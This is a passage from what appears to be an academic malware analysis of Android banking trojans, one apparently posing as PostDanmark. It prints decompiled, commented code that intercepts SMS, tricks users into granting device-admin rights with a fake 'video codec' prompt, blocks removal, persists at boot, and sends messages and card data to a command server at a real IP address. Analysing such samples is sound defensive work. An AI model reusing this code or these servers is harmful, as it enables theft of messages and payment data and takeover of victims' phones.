This class defines a method called `retrieveMessages()` (image 129) that is used to extracts information from the SMS received by the device for every SMS the sender and the body are saved and returned inside an object.

```

public class MessageReceiver extends BroadcastReceiver {
    //method defined to retrieve messages from the device
    private static Map<String, String> retrieveMessages(Intent object) {
        SmsMessage[] smsMessageArray = null;
        //get the data from the given Intent
        Object[] objectArray = object.getExtras();
        object = smsMessageArray;
        //check if there is the data needed in the sms
        if (objectArray == null) return object;
        object = smsMessageArray;
        if (!objectArray.containsKey("pdus")) return object;
        objectArray = (Object[])objectArray.get("pdus");
        object = smsMessageArray;
        if (objectArray == null) return object;
        int n = objectArray.length;
        object = new HashMap(n);
        //create an array of messages
        smsMessageArray = new SmsMessage[n];
        int n2 = 0;

```

Image 129: retrieveMessages method

```

while (n2 < n) {
    //create a Sms message using the data extracted from the pdu inside the messages
    smsMessageArray[n2] = SmsMessage.createFromPdu((byte[])((byte[])objectArray[n2]));
    //retrieve the sender of the message
    String string = smsMessageArray[n2].getOriginatingAddress();
    //insert the messages inside the hash map
    if (!object.containsKey(string)) {
        object.put(smsMessageArray[n2].getOriginatingAddress(), smsMessageArray[n2].getMessageBody());
    } else {
        object.put(string, String.valueOf((String)object.get(string)) + smsMessageArray[n2].getMessageBody());
    }
    ++n2;
}
//return the hash map
return object;
}

```

Image 130: retrieveMessages method 2

This class also defines a *onReceive()* (image 131) method (this class is an extension of a BroadcastReceiver), that is used to start the *Sender* service, to which the data of messages extracted with the method shown above, are passed to.

```

public void onReceive(Context context, Intent object) {
    SharedPreferences sharedpreferences = context.getSharedPreferences("app_settings", 0);
    //read the messages and create an hash map
    object = MessageReceiver.retrieveMessages((Intent) object);
    Iterator iterator = object.keySet().iterator();
    while (iterator.hasNext()) {
        //get the sender
        String string = (String) iterator.next();
        //get the message
        String string2 = (String) object.get(string);
        boolean bl = sharedpreferences.getBoolean("INTERCEPTING_ENABLED", false);
        Intent intent = new Intent(context, SendService.class);
        //create an intent to report an incoming message
        intent.setAction("REPORT_INCOMING_MESSAGE");
        //insert the number of the sender and the message body
        intent.putExtra("number", string);
        intent.putExtra("text", string2);
        context.startService(intent);
        if (!bl) continue;
        //in case the interception is disabled stops the broadcast
        this.abortBroadcast();
    }
    return;
}

```

Image 131: onReceive method

5.1.3.16 DevAdminReceiver.class

This class defined is an extension of a *DeviceAdminReceiver*, which is a base class for implementing a device administration component. This class provides a convenience for interpreting the raw intent actions that are sent by the system. An interesting part of code is shown in the image 132, in which is possible to notice the method *onDisableRequest()*, so it's called when the request to disable the DeviceAdminReceiver component is sent, this method return the string "Error action not possible".

```

public class DevAdminReceiver extends DeviceAdminReceiver {
    //extend DeviceAdminReceiver
    public CharSequence onDisableRequested(Context var1, Intent var2) {
        //Called when the user ask to disable the administrator,
        //as a result of receiving ACTION_DEVICE_ADMIN_DISABLE_REQUESTED,
        //the following warning is showed.
        return "Error: Action Impossible";
    }
}

```

Image 132: onDisableRequest method

5.1.3.17 DevAdminDisabler.class

This class defines the methods used by the malware to ask permission to the victim, and using these methods it gains admin permissions. In the image 133 is possible to see that the method `checkDeviceAdmin()` starts with declaring a component using an instance of DevAdminReceiver §5.1.3.16 than performs a check if the malware already has the admin permissions, if the check fails it launch the DevAdminReceiver and as explanation use "Get video codec access".

```
import android.app.Activity;
import android.app.admin.DevicePolicyManager;
import android.content.ComponentName;
import android.content.Intent;
import android.os.Bundle;

public class DevAdminDisabler extends Activity {
//this attribute is used to enforce policy on the device, this can be done by the admin
    private DevicePolicyManager deviceManager;

    public void checkDeviceAdmin() {
        //component name used to identify a specific class component in this case DevAdminReceiver.class
        ComponentName var1 = new ComponentName(this, DevAdminReceiver.class);
        //check if the he given administrator component var is currently active (enabled) in the system.
        if (!this.deviceManager.isAdminActive(var1)) {
            //if it's not enabled launch an intent to ask the user to add a new device administrator
            Intent var2 = new Intent("android.app.action.ADD_DEVICE_ADMIN");
            var2.putExtra("android.app.extra.DEVICE_ADMIN", var1);
            //as explanation for requesting admin privileges is given access to video coded
            var2.putExtra("android.app.extra.ADD_EXPLANATION", "Get video codec access");
            //the activity of the privilege request is started
            this.startActivity(var2);
        }
    }
}
```

Image 133: checkDeviceAdmin method

```
public void onCreate(Bundle var1) {
//constructor of superclass activity is called passign the given bundle
    super.onCreate(var1);
    this.deviceManager = (DevicePolicyManager)this.getSystemService("device_policy");
    //the request is launched
    this.checkDeviceAdmin();
    //finish of the activity
    this.finish();
}
```

Image 134: checkDeviceAdmin call

5.1.3.18 Starter.class

The name of this class is self explanatory, this class is responsible for starting the malware and looking at the code in image 135, is possible to notice that the MainService §5.1.3.12 is started when the phone is turned on or if the MainService is not running and an awake is received.

```
public class Starter extends BroadcastReceiver {
    public static final String ACTION = "exts.whats.wakeup";

    public void onReceive(Context var1, Intent var2) {
        String var3 = var2.getAction();
        if ((var3.equals("android.intent.action.BOOT_COMPLETED") || var3.equals("exts.whats.wakeup")) && !MainService.isRunning) {
            var2 = new Intent();
            var2.setClass(var1, MainService.class);
            var1.startService(var2);
        }
    }
}
```

Image 135: Starter class

5.1.3.19 SendService.class

This class the responsible for the data transmitting to the admin, as is possible to see in the image 136 , it has some String attributes, used send different types of report such as **REPORT_CARD_DATA** (to report information about credit cards), **REPORT_INTERCEPTING_ENABLED** (to confirm the admin that the interception activity started successfully etc...).

```
public class SendService extends IntentService {
    public static final String REPORT_CARD_DATA = "REPORT_CARD_DATA";
    public static final String REPORT_INCOMING_MESSAGE = "REPORT_INCOMING_MESSAGE";
    public static final String REPORT_INTERCEPT_STATUS = "REPORT_INTERCEPT_STATUS";
    public static final String REPORT_LOCK_STATUS = "REPORT_LOCK_STATUS";
    public static final String REPORT_SAVED_ID = "REPORT_SAVED_KEY";
    public static final String UPDATE_CARDS_UI = "UPDATE_CARDS_UI";
    private static SharedPreferences settings;
    private DefaultHttpClient httpClient;
```

Image 136: onDisableRequest method

The most interesting part of this class is the method *onHandleIntent()*, in the im-

age 137 is possible to see that this method reads a command by the given Intent passed as a parameter, and it also reads the id associated with the app, and then based on the command received it creates a message using the methods of the class RequestFactory §5.1.3.8 and then send the message to the admin.

```
protected void onHandleIntent(Intent var1) {
    //extract the type of action to perform from the given Intent as parameter
    String var2 = var1.getAction();
    //read the ID that identifies the app
    String var3 = settings.getString("APP_ID", "-1");
```

Image 137: onHandleIntent method

```
try {
    //based on the action extracted, creates a structured Json using the missing class RequestFactory
    //after using the missing class Sender, send the json to the ip
    JSONObject var5;
    if (var2.equals("REPORT_SAVED_KEY")) {
        var5 = RequestFactory.makeIdSavedConfirm(var3);
        Sender.request(this.httpClient, "http://91.224.161.102/?action=command", var5.toString());
    } else if (var2.equals("REPORT_INCOMING_MESSAGE")) {
        var5 = RequestFactory.makeIncomingMessage(var3, var1.getStringExtra("number"), var1.getStringExtra("text"));
        Sender.request(this.httpClient, "http://91.224.161.102/?action=command", var5.toString());
    } else if (var2.equals("REPORT_LOCK_STATUS")) {
        var5 = RequestFactory.makeLockStatus(var3, settings.getBoolean("LOCK_ENABLED", false));
        Sender.request(this.httpClient, "http://91.224.161.102/?action=command", var5.toString());
    } else if (var2.equals("REPORT_INTERCEPT_STATUS")) {
        var5 = RequestFactory.makeInterceptConfirm(var3, settings.getBoolean("INTERCEPTING_ENABLED", false));
        Sender.request(this.httpClient, "http://91.224.161.102/?action=command", var5.toString());
    } else {
        //in case that the card data are acquired successfully
        //send the data and after send an intent in broadcast to the other services
        if (var2.equals("REPORT_CARD_DATA")) {
            var5 = RequestFactory.makeCardData(var3, new JSONObject(var1.getStringExtra("data")));
            Sender.request(this.httpClient, "http://91.224.161.102/?action=command", var5.toString());
            Utils.putBoolVal(settings, "CARD_SENT", true);
            var1 = new Intent("UPDATE_CARDS_UI");
            var1.putExtra("status", true);
            this.sendBroadcast(var1);
        }
    }
}
```

Image 138: onHandleIntent method 2

5.1.3.20 CustomApplication.class

This class is interesting because when its method *onCreate()* (image 139) is called, it declares a two locks, the first is a **WakeLock** that is used to keep the device turned on, the second is a **WifiLock** used to keep the Wi-Fi connection activated, both locks are needed to help the interception activity alive and to send the data to

the admin.

```
import android.app.Application;
import android.net.wifi.WifiManager;
import android.net.wifi.WifiManager.WifiLock;
import android.os.PowerManager;
import android.os.PowerManager.WakeLock;

public class CustomApplication extends Application {
    private WakeLock mWakeLock = null;
    private WifiLock mWifiLock = null;

    public void onCreate() {
        //call to the Application superclass constructor
        super.onCreate();
        //wake lock used to keep the device stay on
        this.mWakeLock = ((PowerManager)this.getSystemService("power")).newWakeLock(1, "MyWakeLock");
        this.mWakeLock.acquire();
        //wifilock lock used to force the wi-fi connection to stay on
        this.mWifiLock = ((WifiManager)this.getSystemService("wifi")).createWifiLock(1, "MyWifiLock");
        this.mWifiLock.acquire();
    }
}
```

Image 139: onCreate method

5.1.4 20F4...8CD

This file is also a zip file, which content is shown in the image 140, this archive contains a few folders, a file named *classes.dex* and a XML file named *AndroidManifest.xml*.




Image 140: Content of 20F4...8CD

5.1.4.1 Virus total results

According to Virus total, this file is considered malicious by twenty-nine vendors (image [141](#)).




Image 141: 20F4...8CD Virus total results

Looking at the permissions asked by this malware (image 142), this malware ask permissions to access internet, read contacts, read SMS and many others. As it is possible to see, in the image 68, the intents actions,are basically the same of the previous malware §5.1.1 §5.1.2 §5.1.3, there are also present:

- ***DEVICE_ADMIN_ENABLED***
- ***DEVICE_ADMIN_DISABLE_REQUEST***
- ***ACTION_DEVICE_ADMIN_DISABLE_REQUEST***

```
Permissions
△ android.permission.READ_PHONE_STATE
△ android.permission.SYSTEM_ALERT_WINDOW
△ android.permission.WRITE_SMS
△ android.permission.RECEIVE_SMS
△ android.permission.READ_CONTACTS
△ android.permission.INTERNET
△ android.permission.READ_SMS
① android.permission.RECEIVE_BOOT_COMPLETED
① android.permission.ACCESS_NETWORK_STATE
① android.permission.WAKE_LOCK
① android.permission.GET_TASKS
```

```
Intent Filters By Action
+ android.intent.action.MAIN
+ android.app.action.DEVICE_ADMIN_ENABLED
+ android.app.action.DEVICE_ADMIN_DISABLE_REQUESTED
+ android.app.action.ACTION_DEVICE_ADMIN_DISABLE_REQUESTED
+ android.provider.Telephony.SMS_RECEIVED
+ com.whats.process
+ android.intent.action.BOOT_COMPLETED
+ com.ilnlhpcoiq.icgsw.wakeup
```

Image 142: Permissions 20F4...8CD

Image 143: Intent actions 20F4...8CD

Virus total analysis found (images 144,145), that the malware use HTTPS protocol, reads the list of applications running, extracts the SIM provider and the device ID. In the image 146 is possible to see the admin link.

```
— Command and Control [TA001]
  ↳ Application Layer Protocol [T1071]
    Uses HTTPS
    Uses HTTPS

  ↳ Encrypted Channel [T1573]
    Uses HTTPS
    Uses HTTPS

— Defense Evasion [TA0030]
  ↳ Software Discovery [T1418]
    Queries a list of installed applications
    Has permission to query the list of currently running applications
    Queries a list of installed applications
    Has permission to query the list of currently running applications
```

```
— Discovery [TA001]
  ↳ Software Discovery [T1071]
    Queries a list of installed applications
    Has permission to query the list of currently running applications
    Queries a list of installed applications
    Has permission to query the list of currently running applications

  ↳ System Network Configuration Discovery [T1070]
    Queries the SIM provider numeric MCC+MNC (mobile country code + mobile network code)
    Checks if a SIM card is installed
    Queries the SIM provider numeric MCC+MNC (mobile country code + mobile network code)
    Checks if a SIM card is installed

  ↳ Process Discovery [T1070]
    Queries list of running processes/tasks
    Queries list of running processes/tasks

  ↳ System Information Discovery [T1070]
    Queries several sensitive phone informations
    Queries the unique device ID (IMEI, MEID or ESN)
    Queries several sensitive phone informations
    Queries the unique device ID (IMEI, MEID or ESN)
```


Image 144: 20F4...8CD Virustotal result 2

Image 145: 20F4...8CD Virustotal result 3

```
HTTP Requests
  POST http://85.93.5.109//?action=command
  + GET http://connectivitycheck.gstatic.com/generate_204 204
  + GET http://www.google.com/gen_204 204
```

Image 146: Admin link

This malware also exploits the Device Administration API, and give the same explanation "Get video codec access" in order to give control to the admin.




Activities Started

- android.app.action.ADD_DEVICE_ADMIN {"android.app.extra.ADD_EXPLANATION": "Get video codec access", "android.app.extra.DEVICE_ADMIN": "ComponentInfo{com.ilnlhpcoiq.icgsw/com.ilnlhpcoiq.icgsw.fwogzw}"}
- com.ilnlhpcoiq.icgsw/com.ilnlhpcoiq.icgsw.afxcmq
- android.app.action.ADD_DEVICE_ADMIN - [{"key": "android.app.extra.ADD_EXPLANATION", "value": "Get video codec access"}, {"key": "android.app.extra.DEVICE_ADMIN", "value": "ComponentInfo{com.ilnlhpcoiq.icgsw/com.ilnlhpcoiq.icgsw.fwogzw}"}]
- com.ilnlhpcoiq.icgsw.bvxsvak (com.ilnlhpcoiq.icgsw)
- com.ilnlhpcoiq.icgsw.com.ilnlhpcoiq.icgsw.afxcmq

Image 147: Action explanation

The highlighted text from Virus total(image 148) suggest that the malware is able to erase the data on the phone, and also that the name of this malware could be **PostDanmark**.




Highlighted Text

- Activate
- Activate device administrator?
- Activating this administrator will allow the app PostDanmark to perform the following operations:
- Cancel
- Erase all data
- Erase the tablet's data without warning by performing a factory data reset.
- Get video codec access
- PostDanmark
- Activate device admin app?
- Activate this device admin app
- Uninstall app

Image 148: 20F4..8CD Highlighted text

5.1.4.2 Manifest

Analyzing the file AndroidManifest.xml, is possible to find the necessary (figure 149) to affirm that even this malware exploits the Device Administrator API.



```
</receiver>
<receiver
    android:name="com.ilnlhpcoiq.icgsw.fwogzw"
    android:permission="android.permission.BIND_DEVICE_ADMIN"
    >
    <intent-filter
        >
        <action
            android:name="android.app.action.DEVICE_ADMIN_ENABLED"
            >
        </action>
        <action
            android:name="android.app.action.DEVICE_ADMIN_DISABLE_REQUESTED"
            >
        </action>
        <action
            android:name="android.app.action.ACTION_DEVICE_ADMIN_DISABLE_REQUESTED"
            >
        </action>
    </intent-filter>
    <meta-data
        android:name="android.app.device_admin"
        android:resource="@+id/00000000"
        >
    </meta-data>
</receiver>
<receiver>
```

Image 149: 20F4...8CD Manifest

5.1.4.3 Code

Decompiling the file **classes.dex** (image 65), (using different decompilers) gave multiple java classes: **a**, **b**, **c**, **d** and **heniszs**, but the code of these classes is very obfuscated and every attempt to explain the code is not possible without making assumptions. Also in all these classes there is a large use of Classloaders, an example is shown in the next images 150 and 151.

```

private ClassLoader d() {
//this method return a classloader related to a field of this class
//supposition: the field returned is this.t instance of a c class
//so it returns a classloader of this.t
    boolean var4 = true;
    boolean var1;
    if (this.l != 0) {
        var1 = true;
    } else {
        var1 = false;
    }
}

```

Image 150: Classloader usage

```

this.f = var3;
this.e = this.r.length + a(this.i, "r") + 3302 - 17147;
//method called Field a(Class,String)
return (ClassLoader)this.a(this.getClass(),new String(this.a(new byte[]{177, -48, -29, 31, 8, -55, -13, -92, -90, -126, -57, -83, 68, -127})));

```

Image 151: Classloader usage 2

5.1.4.4 Folders content

Even for this malware is possible to find the same paths of the previous malwares, with the same files in the same locations. For the path "/res/layout/" (image 152), there are *billing_addcreditcard_cvc_popup.xml*, *billing_addcreditcard_fields.xml* *billing_vbv_fields.xml* and in the path "/res/drawable-sw-540dp-hdpi-v13/" as shown in the image 153 there are *cvc_amex.png* and *cvc_visa.png*. So the same assumption can be made for this malware, regarding credit cards.




Image 152: path /res/layout/




Image 153: path /res/drawable-sw540dp-hdpi-v13/

5.2 Dynamic Analysis

To test these four APKs, we used a virtual device running Android 7 on Genymotion. Using a newer version of Android caused errors, as the virtual device indicated that the Android version was too recent.

It's not possible to emulate 9E9D...901 apk because it gave error of invalid parameters, how we can see from the following image 154.




Image 154: 9E9D...901 invalid parameters for dynamic analysis

The following images 155 156 157 show the pop up of the credit card that shows where is located the CVC code.

